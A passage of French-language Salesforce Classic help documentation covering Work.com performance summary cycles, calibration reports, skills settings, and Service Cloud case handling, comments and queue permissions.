| Modifier | Configuration | Autorise l'utilisateur à modifier le nom, la date de début d'activité et la date de fin d'activité d'un cycle de performance. |
| Déployer | Configuration | Déploie le cycle de résumé et les résumés associés. Change le statut du cycle de résumé sur En cours. |
| Supprimer | Configuration | Supprime un cycle de résumé et les résumés associés. |
| Terminer | En cours | Exécute un cycle de résumé de performance et change le statut du cycle en Terminé. Les résumés refusés et les résumer non soumis sont également retirés. |
| Cloner | Configuration, En cours, Terminé | Clone un cycle de résumé. Le nom, la date de début d'activité et la date de fin d'activité du cycle sont copiés. Cependant, les séries de questions, les dates échéance, les personnes et les autres informations ne sont pas copiées. |
| Partager tout | En cours | Partage les résumés de performance soumis avec les objets Résumé. Les questions marquées Confidentiel ne sont pas partagées. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les résumés de performance nécessitent une licence pour **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

CONSULTER ÉGALEMENT :

- Présentation des cycles de résumé de performance
- Création d'un cycle de résumé de performance
- Déploiement d'un cycle de résumé de performance

# Présentation de la calibration

Utilisez les rapports de calibration Work.com pour visualiser, comparer et mettre à jour les scores de performance dans l'ensemble de votre entreprise.

Remarque: Pour les organisations **Performance Edition**, Calibration n'est pas disponible dans les profils suivants : Responsable de contrat, Utilisateur marketing, Lecture seule et Responsable de solution.

Les rapports de calibration sont renseignés avec les données des cycles de résumé de performance. Ils sont destinés aux responsables qui souhaitent consulter les performances globales de leurs équipes ou organisations. Vous pouvez identifier rapidement les personnes performantes et peu performantes et, selon les autorisations utilisateur, modifier les scores de performance individuels d'une personne directement dans le rapport de calibration.

Créez votre propre rapport de calibration ou téléchargez le package de rapports de calibration depuis la page Installation du package.

- Package de rapports de calibration de production
- Package de rapports de calibration Sandbox

Accédez aux rapports de calibration sous l'onglet Calibration. Notez que vous pouvez afficher les résultats d'un seul cycle de résumé de performance à la fois.

Le graphique de distribution présente la répartition des scores pour chaque question à choix multiple. Sélectionnez différentes questions dans la liste déroulante pour afficher la répartition des scores associée.

La section Employés dans le graphique récapitule les performances des utilisateurs inclus dans l'examen des performances. Vous pouvez filtrer et trier chaque colonne. Le filtrage des colonnes permet en outre de mettre à jour le graphique de distribution. Vous pouvez ajouter des colonnes personnalisées pour filtrer les détails récapitulatifs des performances par emplacement, service ou par d'autres critères. Pour afficher les résumés de performance individuels, cliquez sur la colonne Afficher.

CONSULTER ÉGALEMENT :

- Activation ou désactivation des paramètres de Work.com
- Création d'un rapport de calibration
- Personnalisation d'un rapport de calibration
- Mise à jour de détails de résumé de performance
- Exportation des détails de rapports de calibration
- Présentation des cycles de résumé de performance

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La Calibration nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Calibration :

- Activer la calibration Work.com

Pour modifier les scores de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Ensembles de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance

# Création d'un rapport de calibration

Créez un rapport de calibration en copiant un rapport existant ou en créant un rapport avec vos propres critères.

Vous pouvez également télécharger le package de rapports de calibration depuis la page Installation du package.

- Package de rapports de calibration de production
- Package de rapports de calibration Sandbox

1. Sous l'onglet Calibration, sélectionnez un rapport de calibration dans la liste déroulante.
2. Cliquez sur **Afficher/Modifier le rapport**.
3. Cliquez sur **Enregistrer sous**.
4. Saisissez un nom, une description (facultative), un nom unique, puis spécifiez le dossier du rapport.

   Si le rapport est enregistré dans un dossier public, tout utilisateur qui a accès en lecture au dossier peut afficher ce rapport, mais chaque utilisateur affiche uniquement les résumés de performance auxquels il a accès. Si le rapport est enregistré dans « Mes rapports personnels personnalisés », seul le rapport Calibration est affiché.
5. Cliquez sur **Enregistrer et revenir au rapport**.

   Conseil: Vous pouvez également créer un rapport. Lorsqu'un rapport remplit des critères spécifiques, il s'affiche automatiquement dans la liste déroulante Calibration.

   - Le rapport doit être de type **Calibration Work.com**.
   - Le rapport doit se présenter sous un **Format récapitulatif**, organisé par Nom de question de commentaires, puis par Commentaires.
   - Les colonnes suivantes doivent figurer dans le rapport :
     - ID de cycle de performance
     - ID de demande de commentaires
     - ID de commentaires
     - Objet : ID utilisateur
     - Objet : Non complet ( ou Objet : Prénom et Objet : Nom)
   - Le rapport doit être filtré pour afficher un seul cycle de résumé de performance.

CONSULTER ÉGALEMENT :

Présentation de la calibration

Génération d'un rapport

Personnalisation d'un rapport de calibration

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La Calibration nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Calibration :

- Activer la calibration Work.com

# Personnalisation d'un rapport de calibration

Améliorez votre rapport de calibration avec des colonnes et des filtres supplémentaires.

Les rapports de calibration utilisent la génération de rapports de Salesforce. Vous pouvez filtrer et spécifier des colonnes personnalisées supplémentaires pour votre rapport de calibration. Les colonnes sont affichées selon l'ordre dans lequel vous les spécifiez. Toutefois, l'ordre de tri des rapports ne s'applique pas aux rapports de calibration.

1. Sous l'onglet Calibration, sélectionnez un rapport de calibration dans la liste déroulante.
2. Cliquez sur **Afficher/Modifier le rapport**.
3. Cliquez sur **Personnaliser**.
4. Ajoutez des filtres et des colonnes à votre rapport, si nécessaire.
   - Les colonnes suivantes sont obligatoires et ne peuvent pas être retirées des rapports de calibration :
     - ID de cycle de performance
     - ID de demande de commentaires
     - ID de commentaires
     - Objet : ID utilisateur
     - Objet : Non complet ( ou Objet : Prénom et Objet : Nom)
5. Cliquez sur **Enregistrer**.

Exemple: Voici quelques cas d'utilisation fréquents :

- Filtrer par Cycle de résumé de performance pour le cycle requis
- Filtrer par Service afin de créer un rapport sur un service
- Filtrer par Emplacement afin de créer un rapport sur un emplacement

CONSULTER ÉGALEMENT :

Accès à vos données grâce aux rapports
Présentation de la calibration
Création d'un rapport de calibration

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La Calibration nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Calibration :

- Activer la calibration Work.com

# Mise à jour de détails de résumé de performance

Mettez aisément à jour les détails de résumé de performance directement dans le rapport de calibration.

Vous pouvez mettre à jour uniquement les résumés de performance auxquels vous avez accès. Si vous disposez de l'autorisation « Modifier toutes les données » ou « Afficher toutes les données » pour les résumés de performance, vous pouvez afficher les niveaux des résumés de performance avant leur soumission. Les seuls champs modifiables sont les questions à choix multiple auxquelles le responsable d'un utilisateur a répondu, et qui n'incluent pas de résumés de collègues, personnels ou de la hiérarchie. Une fois le résumé de performance terminé et partagé avec l'utilisateur, les réponses peuvent être modifiées.

1. Sous l'onglet Calibration, sélectionnez un rapport de calibration dans la liste déroulante.
2. Dans la section Employés dans le graphique, double-cliquez sur le niveau que vous souhaitez modifier.

   Vous pouvez modifier uniquement les niveaux d'un résumé de performance soumis.
3. Sélectionnez la nouvelle valeur.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de la calibration
Création d'un rapport de calibration

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La Calibration nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Calibration :

- Activer la calibration Work.com

Pour modifier les scores de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Ensembles de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance

# Exportation des détails de rapports de calibration

Les données des résumés de performance peuvent être exportées avec le rapport de calibration sous-jacent.

1. Sous l'onglet Calibration, sélectionnez un rapport de calibration.
2. Cliquez sur **Afficher/Modifier le rapport**.
3. Cliquez sur **Exporter les détails**.
4. Sélectionnez le codage et le format du fichier.
5. Cliquez sur **Exporter**.

CONSULTER ÉGALEMENT :

Présentation de la calibration

Création d'un rapport de calibration

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La Calibration nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Calibration :

- Activer la calibration Work.com

Pour modifier les scores de performance :

- Créer, Lire et Modifier sur Commentaires, Questions de commentaires, Ensembles de questions de commentaires et Requêtes de commentaires

  ET

  Lire sur les cycles de performance

# Personnalisation des compétences

Vous pouvez modifier les autorisations pour les objets compétence et recommandation selon les besoins de votre organisation.

La personnalisation des objets compétence et recommandation est identique à celle des autres objets. Elle consiste à ajouter des champs personnalisés, à modifier des présentations de page, ou à ajouter des déclencheurs, un workflow et des règles de validation. Vous pouvez également personnaliser les survols qui s'affichent sur les compétences afin d'exposer des champs standard et personnalisés spécifiques.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les administrateurs peuvent modifier les autorisations des objets compétences et recommandation, selon les besoins de leur organisation. Par exemple, vous pouvez configurer les paramètres d'objets pour permettre aux utilisateurs de créer des compétences, et seules les compétences créées par un administrateur peuvent être attribuées à d'autres. Par défaut, les profils utilisateur pris en charge peuvent afficher, créer, modifier et supprimer des compétences, et les administrateurs disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données ».

De plus, les administrateurs peuvent modifier certains paramètres de compétence dans la page Paramètres de Work.com. Dans Configuration, saisissez *Paramètres Work.com* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Work.com**.

**Modifier les compétences et les recommandations via les pages de détail d'enregistrement**
Désactive la modification en ligne des compétences et des recommandations dans les profils Chatter. Recommandé si vous avez personnalisé ces objets avec des champs personnalisés obligatoires.

Remarque: N'activez pas ce paramètre si vous souhaitez utiliser des compétences dans des profils Chatter.

**Générer une publication dans le fil lorsque les utilisateurs ajoutent une nouvelle compétence**
Crée automatiquement une publication dans le fil Chatter lorsqu'un utilisateur ajoute une nouvelle compétence à un profil.

**Activer les compétences suggérées**
Suggère automatiquement des compétences basées sur les rubriques Chatter des utilisateurs.

Vous pouvez également installer un package contenant des rapports et des tableaux de bord supplémentaires pour les fonctionnalités de remerciement et de compétence :

- Rapports et tableaux de bord de Remerciements et de Compétences (package Production)
- Rapports et tableaux de bord de Remerciements et de Compétences (package Sandbox)

CONSULTER ÉGALEMENT :

Présentation des compétences

Limitations des compétences

Autorisations d'objet

Modification des autorisations d'objet dans les profils

Activation ou désactivation des paramètres de Work.com

Présentation des rapports et des tableaux de bord Work.com

## Limitations des compétences

Les compétences et les recommandations ont des comportements et des limitations spécifiques.

Notez les restrictions suivantes :

- La fonctionnalité Compétences n'est pas prise en charge dans les communautés.
- Tous les enregistrements de compétence sont visibles pour les utilisateurs qui disposent de l'autorisation « Lire » sur les compétences.
- Les enregistrements Utilisateur de compétence et Recommandation peuvent être supprimés uniquement par le propriétaire et par les utilisateurs qui disposent de l'autorisation « Modifier toutes les données ».
- Pour restaurer les utilisateurs et les recommandations associées à une compétence supprimée, récupérez la compétence dans la Corbeille. La création d'une compétence sous le même nom ne restaure pas les associations antérieures.
- Les utilisateurs peuvent recommander uniquement d'autres utilisateurs, pas eux-mêmes. Les utilisateurs ne peuvent pas être recommandés plusieurs fois par la même personne pour la même compétence.

  Les administrateurs peuvent recommander des utilisateurs au nom d'autres utilisateurs via l'API.
- Les utilisateurs peuvent afficher le widget de compétences dans une page de profil Chatter uniquement si Chatter est activée, et s'ils disposent de l'autorisation « Lire » sur les Compétences et les Utilisateurs de compétence.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Présentation des compétences

Personnalisation des compétences

Activation ou désactivation des paramètres de Work.com

# Support de vos clients

## Service Cloud

Utilisez Service Cloud pour impressionner vos clients avec un service hors pair et optimiser la productivité de votre équipe de support.

Avec Service Cloud, vos clients peuvent choisir comment ils communiquent avec vos agents de support, que ce soit sur le Web, par e-mail, par téléphone ou sur les médias sociaux. Facilitez la tâche de vos agents de support en automatisant des processus tels que l'attribution de requêtes, les notifications, les escalades, les jalons, les contrats de service, etc. Offrez à votre équipe un service d'assistance unifié qui présente une vue panoramique de chaque requête client et des outils pour de résolution efficaces et rapides.

Découvrez Service Cloud avec Trailhead !

## Gestion des requêtes

Une requête est une question ou un commentaire de client. Personnalisez et automatisez les processus de prise en charge de requêtes afin d'accélérer les temps de réponse et d'augmenter la satisfaction des clients.

- Présentation des équipes de requête
- Présentation des files d'attente de requête
- Configuration des règles de réponse
- Présentation des règles d'escalade
- Configuration des règles d'attribution
- Configuration des macros

## Base de connaissances

Accélérez la création, le partage et la recherche d'informations pertinentes pour offrir un service client hors-pair.

- Présentation de Knowledge
- Configuration de Knowledge

## Support multi-canal

Augmentez la satisfaction des clients en leur proposant de nombreux canaux de communication avec votre équipe de support.

- Configuration de Web vers requête
- Présentation d'E-mail vers requête
- Configuration de Question vers requête
- Configuration de Live Agent
- Présentation d'Omni-Channel
- Présentation des communautés en ligne
- Présentation du centre d'appels
- Présentation de Open CTI
- Présentation du service client social
- Configuration de SOS

## Service d'assistance unifié pour le support

Améliorez la productivité des agents de support avec une interface utilisateur de type tableau de bord prenant en charge plusieurs requêtes dans chaque canal de service.

- Présentation du fil de requête
- Présentation de la Salesforce Console
- Présentation des composants personnalisés de la console

## Accords de support client

Représentez et appliquez des accords au niveau du service tels que des garanties, des abonnements ou des contrats de maintenance avec une gestion des autorisations.

- Présentation des autorisations
- Configuration de la gestion des autorisations

# Suivi des demandes des clients

## Requêtes

### Requêtes

Une requête est une question ou un commentaire de client. Les agents de support peuvent consulter les requêtes pour savoir comment fournir un meilleur service. Les représentants peuvent utiliser les requêtes pour savoir comment elles affectent le processus de vente. Répondre aux requêtes permet de satisfaire vos clients et d'améliorer votre marque.

Votre administrateur peut configurer les canaux de communication pour rassembler des requêtes depuis les formulaires de contact préférés des clients. Les canaux peuvent inclure les communautés pour les forums en lignes, E-mail vers requête pour les e-mails, Web vers requête pour les sites Web, le Centre d'appels Salesforce pour les appels téléphoniques et bien plus encore. Certains canaux ne sont pas disponibles dans Lightning Experience.

Depuis la page d'accueil Requêtes, vous pouvez créer, localiser et modifier les requêtes et également trier et filtrer les requêtes et les files d'attente à l'aide des vues de liste standard et personnalisées.

Conseil: Si une console Salesforce est configurée, vous pouvez utiliser son interface en forme de tableau de bord pour répondre à plusieurs requêtes plus rapidement. Si les autorisations sont configurées, vous pouvez déterminer si les clients ont droit à un support client ou si les requêtes risquent d'enfreindre un jalon. Si Salesforce à Salesforce est configuré et que les requêtes sont partagées avec des contacts externes, choisissez une des vues de liste pour voir les requêtes que vos partenaires commerciaux ont partagées avec vous. Ces fonctionnalités sont disponibles uniquement dans Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Page d'accueil des requêtes
- Salesforce Console
- Qu'est-ce que la Gestion des autorisations ?
- Utilisation de l'onglet Q&A de Réponses Chatter
- Guide de mise en oeuvre de la gestion de requêtes

# Page d'accueil des requêtes

Depuis la page d'accueil Requêtes, vous pouvez créer, localiser et modifier les requêtes.

De plus, la page d'accueil des requêtes vous permet de passer directement aux rapports de requêtes et de supprimer en masse les requêtes ou d'envoyer des messages en masse aux contacts des requêtes.

CONSULTER ÉGALEMENT :

- Requêtes
- Indications pour l'utilisation des requêtes
- Fermeture des requêtes
- Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

Pour créer des requêtes :
- Autorisation de création sur les requêtes

## Affichage de listes de requêtes

La page de liste Requêtes affiche la liste des requêtes de votre vue actuelle. Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante `Afficher` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Afficher` puis cliquez sur **Modifier**.

Si la console Salesforce est configurée, affichez les listes de requêtes en sélectionnant Requêtes sous l'onglet du navigateur (si Requêtes est disponible).

- Cliquez sur **Modifier** ou sur **Suppr** pour modifier ou supprimer une requête.
- Cochez la case en regard d'une ou de plusieurs requêtes, puis utilisez les boutons situés en haut de la vue pour clore les requêtes, en endosser la responsabilité ou modifier le statut ou le responsable d'une requête.

Remarque: Les requêtes marquées d'une flèche rouge ont été automatiquement hiérarchisées via les règles de hiérarchie de votre organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des listes de requêtes :
- Lire sur les requêtes

Pour créer des requêtes :
- Autorisation de création sur les requêtes

### Devenir propriétaire de requêtes

Pour devenir le responsable d'une ou de plusieurs requêtes d'une file d'attente, affichez la vue de liste de la file d'attente, cochez les cases correspondant aux requêtes souhaitées, puis cliquez sur **Accepter**. Les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, peuvent accorder un accès plus étendu aux requêtes que ne le permet le modèle de partage.

Remarque: Le modèle de partage à l'échelle de l'organisation d'objet détermine l'accès des utilisateurs aux enregistrements de cet objet dans les files d'attente :

**Accès public en lecture/écriture/Transfert**
Les utilisateurs peuvent afficher et rendre la responsabilité d'enregistrements de n'importe quelle file d'attente.

**Accès public en lecture/écriture ou Accès public en lecture seule**
Les utilisateurs peuvent afficher n'importe quelle file d'attente mais peuvent prendre la responsabilité uniquement d'enregistrements de files d'attente dont ils sont membres ou, selon les paramètres de partage, s'ils se situent à un niveau supérieur qu'un membre de la file d'attente dans la hiérarchie des rôles ou des territoires.

**Privé**
Les utilisateurs peuvent uniquement afficher et accepter des enregistrements de files d'attente dont ils sont membres ou, selon les paramètres de partage, s'ils se situent à un niveau supérieur qu'un membre de la file d'attente dans la hiérarchie des rôles ou des territoires.

Quel que soit le modèle de partage, les utilisateurs doivent disposer de l'autorisation « Modifier » pour être propriétaires des enregistrements dans les files d'attente dont ils sont membres. Les administrateurs et utilisateurs disposant de l'autorisation au niveau de l'objet “Modifier tout' pour les requêtes et les utilisateurs disposant de l'autorisation ”Modifier toutes les données“ peuvent afficher et extraire des enregistrements de toutes les files d'attente, quel que soit le modèle de partage ou leur appartenance à la file d'attente.

CONSULTER ÉGALEMENT :

Requêtes

Indications pour l'utilisation des requêtes

## Modification de plusieurs requêtes

Depuis n'importe quelle page de liste de requête, les administrateurs peuvent effectuer la « mise à jour en masse » de plusieurs requêtes à la fois. Depuis n'importe quelle vue de liste des files d'attente, les utilisateurs peuvent prendre la responsabilité d'une ou plusieurs requêtes. Ils doivent, pour cela, être membres de la file d'attente concernée, être situés en amont d'un membre de file dans la hiérarchie des rôles ou des territoires, ou le partage de requêtes par défaut de leur organisation doit être Accès public en lecture/écriture/transfert. Il suffit pour cela de cocher la case en regard des requêtes souhaitées, puis de cliquer sur le bouton adéquat. Les actions disponibles sont les suivantes :

- **Accepter** : vous attribue la responsabilité des requêtes sélectionnées dans une vue de liste de files d'attente. Toutes les activités en cours associées vous sont également transférées. Dans les entreprises non dotées du modèle de partage Lecture/écriture/transfert publics pour les requêtes, vous pouvez extraire des requêtes des files d'attente dont vous êtes membre uniquement ou si vous êtes placé en amont d'un membre d'une file d'attente dans la hiérarchie des rôles.
- **Modifier le responsable** : attribue les requêtes à l'utilisateur ou à la file d'attente que vous spécifiez. Toutes les activités en cours associées sont également transférées au nouveau responsable. Les activités en cours ne sont pas transférées lors de l'attribution de requêtes à une file d'attente.

  En plus des autorisations utilisateur requises pour cette fonction, vous devez disposer de l'accès de partage en lecture aux requêtes que vous mettez à jour.

  Remarque: Lors d'un changement responsable, toutes les activités en cours associées au responsable de requête actuel sont transférées vers le nouveau responsable.
- **Fermer** : ferme les requêtes sélectionnées à l'aide des valeurs indiquées. Vous pouvez définir un `statut` et un `motif` communs et ajouter un commentaire.

  Vous devez disposer de l'autorisation Gérer les requêtes et de l'accès de partage en lecture/écriture aux requêtes pour pouvoir utiliser cette fonction.
- **Modifier le statut** : modifie le `statut` des requêtes en fonction de la valeur que vous définissez.

  Vous devez disposer de l'autorisation Gérer les requêtes et de l'accès de partage en lecture/écriture aux requêtes pour pouvoir utiliser cette fonction.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour modifier le responsable de la requête :

- Transférer les requêtes OU transférer l'enregistrement

  ET

  Modifier dans les requêtes

Pour clôturer et modifier le statut des requêtes :

- Gérer les requêtes

CONSULTER ÉGALEMENT :

Indications pour l'utilisation des requêtes

# Indications pour l'utilisation des requêtes

Une requête est une question ou un commentaire de client. Les champs et les listes associées que vous voyez sur une requête sont déterminés par votre personnalisation ou par les fonctionnalités configurées par votre administrateur. Découvrez comment utiliser au mieux les requêtes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règles d'attribution des requêtes, règles de hiérarchisation des requêtes, Web vers requête et portails client sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

Pour mettre à jour les requêtes :
- Autorisation de modification sur les requêtes

**Mise à jour des requêtes**

Lorsque vous modifiez un contact, le compte ne se met pas à jour en fonction du compte du contact mais vous pouvez modifier le compte vous-même.

Les contacts qui sont des utilisateurs du portail peuvent uniquement visualiser les requêtes associées au compte de leur enregistrement de contact.

Lorsque vous modifiez un compte, les partages manuels d'une requête sont supprimés pour les utilisateurs qui n'ont pas d'accès en lecture au nouveau compte.

Si cette option est configurée, sélectionnez **Envoyer un e-mail de notification au contact** pour signaler au contact que vous avez mis à jour la requête. Un e-mail est envoyé uniquement si vous avez accès au contact.

Si cette option est configurée, sélectionnez **Attribuer à l'aide des règles d'attribution en vigueur** pour réattribuer une requête à l'aide d'une règle d'attribution. Si la requête ne correspond pas aux critères des règles, elle est réattribuée au responsable de requête par défaut de votre organisation.

Si cette option est configurée, cliquez sur **Partage** pour partager une requête avec d'autres utilisateurs, groupes ou rôles.

Si cette option est configurée, fermez une requête en sélectionnant Fermé dans `Statut`. Sinon, cliquez sur **Fermer la requête** et modifiez les champs nécessaires. Si la soumission d'articles de base de connaissance est configurée, cliquez sur **Enregistrer et créer l'article** pour stocker les informations qui aideraient les autres à fermer des requêtes similaires. Lorsque l'article brouillon que vous avez soumis est publié, il est joint à la requête et disponible dans la base de connaissances pour en faciliter la référence.

Si cette option est configurée, une section Informations Web vers requête répertorie les informations saisies par le client qui a créé la requête depuis un formulaire de site Web.

**Utilisation des listes associées aux requêtes**

Pour répondre aux et utiliser les requêtes créées depuis E-mail vers requête, utilisez la liste associée E-mails.

Pour afficher les étapes nécessaires dans un processus de support ou pour ajouter la date d'un jalon effectué, utilisez la liste associée Jalons de requête.

Pour rechercher des articles dans la base de connaissances de votre organisation afin de vous aider à résoudre une requête, utilisez la liste associée Articles. Pour lancer une recherche, saisissez des mots-clés. Joignez les articles concernés à la requête pour chercher des solutions et aider les autres à résoudre des requêtes similaires. Les articles joints apparaissent sur la liste associée. Si vous créez un article brouillon en fermant une requête, l'article figure dans la liste associée une fois l'article brouillon publié.

Pour trouver des solutions (version 1.0 des articles) qui vous aideront à résoudre une requête, utilisez la liste associée Solutions. Si les catégories de solution sont configurées, choisissez-en pour affiner votre recherche, avec des mots-clés. Si les solutions suggérées sont configurées, cliquez sur **Afficher les solutions suggérées** pour voir les solutions appropriées. Les solutions sont suggérées en fonction de la pertinence et de la similarité d'autres requêtes.

**Réponse aux requêtes depuis Réponses Chatter (Non disponible dans Lightning Experience)**

Pour répondre à une requête convertie en question dans une communauté Web, tapez votre réponse dans le fil semblable à Chatter, puis cliquez sur **Répondre au client**. Votre réponse est suivie dans la liste associée Commentaires de requête.

Les commentaires de requête portant le label `Public` s'affichent en tant que messages privés depuis le support client dans les Réponses Chatter. Ils ne sont pas accessibles à la communauté entière. Par exemple, si un agent de support ajoute un commentaire de requête public, il s'affiche uniquement dans les messages privés du contact de la requête dans Réponses Chatter. Les agents de support peuvent lire tous les commentaires de requête privés et publics.

CONSULTER ÉGALEMENT :

- Champs de requête
- Historique de Requête
- Équipes de requêtes
- Commentaires de requête
- Attribution de requêtes
- Utilisation des e-mails de requête
- Utilisation de la liste associée Jalons de requête
- Utilisation de l'onglet Q&A de Réponses Chatter

## Commentaires de requête

Les commentaires de requête vous permettent, ainsi que vos représentants de support, d'ajouter, de modifier ou de supprimer des commentaires publics ou privés dans une requête. Tous les commentaires apparaissent dans la liste associée Commentaires de requête.

Les commentaires peuvent rester privés ou être publiquement accessibles à un contact de la requête dans le portail client, le portail libre-service ou dans Chatter Answers. Vous pouvez également configurer votre portail ou votre communauté Web pour permettre aux utilisateurs de commenter leurs requêtes. Lorsque l'utilisateur d'un portail ajoute un commentaire, le propriétaire de la requête reçoit un e-mail. Une icône de commentaire (💬) reste sur l'en-tête de la requête jusqu'à ce que le propriétaire de la requête la consulte.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Création et modification de commentaires de requête

## Création et modification de commentaires de requête

Vous pouvez créer ou modifier un commentaire de requête à partir de :

- Le champ `Commentaires internes` dans une page de modification de requête
- La liste associée Commentaires de requête dans une page de détail de requête

CONSULTER ÉGALEMENT :

Requêtes

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour visualiser des commentaires de requête :

- Lire sur les requêtes

Pour ajouter des commentaires de requête et les rendre publics :

- Modifier ou créer dans les requêtes

Pour modifier ou supprimer des commentaires de requête ajoutés par d'autres utilisateurs :

- Modifier tout dans les requêtes

Pour modifier, supprimer ou publier vos commentaires de requête existants :

- "Modifier les commentaires de requête"

## Création et modification des commentaires d'une requête dans des pages de détail de requêtes

1. Cliquez sur **Nouveau** ou sur **Modifier** dans la liste associée Commentaires de requête.
2. Vous pouvez également sélectionner `Public` pour activer les notifications de commentaires au contact de la requête, et permettre au contact d'afficher les commentaires dans le Portail client ou Libre-service.
3. Tapez des commentaires dans `Commentaire`.
4. Cliquez sur **Enregistrer**.

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Remarque: Si vous publiez des requêtes et des commentaires de requêtes pour des contacts externes via Salesforce to Salesforce, tous les commentaires de requête publics sont automatiquement partagés avec une connexion lorsque vous partagez une requête. Pour arrêter de partager un commentaire, sélectionnez **Rendre privé**.

Conseil: Dans la liste associée Commentaires sur la requête :

- Cliquez sur **Suppr** pour supprimer un commentaire existant.
- Cliquez sur **Rendre publique** ou **Rendre privé** pour modifier le statut public d'un commentaire dans le portail client ou libre-service. Les commentaires de requête portant le label `Public` s'affichent en tant que messages privés depuis le support client dans les Réponses Chatter. Ils ne sont pas accessibles à la communauté entière. Par exemple, si un agent de support ajoute un commentaire de requête public, il s'affiche uniquement dans les messages privés du contact de la requête dans Réponses Chatter. Les agents de support peuvent lire tous les commentaires de requête privés et publics.

CONSULTER ÉGALEMENT :

Commentaires de requête

Création et modification de commentaires de requête

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour visualiser des commentaires de requête :

- Lire sur les requêtes

Pour ajouter des commentaires de requête et les rendre publics :

- Modifier ou créer sur les requêtes

Pour modifier ou supprimer des commentaires de requête ajoutés par d'autres utilisateurs :

- Modifier tout sur les requêtes

Pour modifier, supprimer ou publier vos commentaires de requête existants :

- Modifier les commentaires de requête

